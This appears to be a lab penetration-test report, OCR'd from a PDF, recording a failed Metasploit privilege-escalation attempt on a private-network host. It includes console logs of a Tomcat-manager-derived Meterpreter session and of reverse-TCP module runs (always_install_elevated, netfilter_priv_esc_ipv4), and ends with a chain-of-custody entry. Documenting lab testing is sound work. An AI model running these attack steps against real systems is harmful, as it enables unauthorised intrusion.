
1. Privilege Escalation (Meterpreter)

```
meterpreter > msf6
[-] Unknown command: msf6. Run the help command for more details.
meterpreter > getuid
Server username: tomcat55
meterpreter >
```

```
[*] Backgrounding session 1...
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/always_install_elevated) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * incompatible session platform: linux. This module works with: Windows.
[!]  * missing Meterpreter features: stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key
stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key,
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/always_install_elevated) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > set LHOST 192.168.56.103
[!] Unknown datastore option: LHOST.
LHOST => 192.168.56.103
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.56.104 - Collecting local exploits for java/linux...
/usr/share/metasploit-framework/modules/exploits/linux/local/sock_sendpage.rb:47: warning: key "Notes" is duplicated and overwritten on line 68
/usr/share/metasploit-framework/modules/exploits/unix/webapp/phpbb_highlight.rb:46: warning: key "Notes" is duplicated and overwritten on line 51
[*] Collecting exploit 1729 / 2529
```

2. Evidence Collection – Wireshark + File



Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic	Hilary Joachim	2025-08-25	77a05775d72f16b0eae9274b19779f021963b1321f430b083ede378d5d3a174d

2. Actions Taken


1. Started with **Java Meterpreter session** from exploited service.
2. Attempted **Windows module** (`always_install_elevated`) → failed because target OS = Linux.
3. Switched to Linux exploitation.
    - Ran `post/multi/recon/local_exploit_suggester`.
    - Identified potential exploits:
        - `exploit/linux/local/netfilter_priv_esc_ipv4`
        - `exploit/linux/local/su_login`
        - others listed as partially validated.

Selected **netfilter_priv_esc_ipv4** module:

```
 set SESSION 1
set LHOST 192.168.56.103
set LPORT 6666
run
```

4.
5. Exploit failed due to:

- **Session incompatibility** (Java vs. required Linux Meterpreter).
- **Missing system libraries** (`libc6-dev-i386`, `gcc-multilib`).
- Kernel restrictions: `max_user_namespaces` and `unprivileged_userns_clone` blocked.



3. Results

- No privilege escalation achieved.
- Exploits were detected as **potentially vulnerable**, but environment limitations prevented successful execution.
- Network and session integrity maintained (no uncontrolled crashes).

4. Challenges Faced

- Wrong session type (Java instead of full Linux Meterpreter).
- Incomplete environment setup (missing compilers & libraries).
- Module failed to interact with restricted kernel features.

5. Conclusion

- Attempted Windows exploit → incompatible OS.
- Attempted Linux exploit → technically vulnerable, but exploit failed.
- Final decision: stop exploitation and preserve evidence for report.

I initially tried a Windows module but realized the system was Linux. Then, I moved to Linux exploitation. The module suggested (`netfilter_priv_esc_ipv4`) failed due to session incompatibility and missing environment dependencies. At this stage, I stopped the exploitation process to maintain scope and instead prepared this report with chain of custody.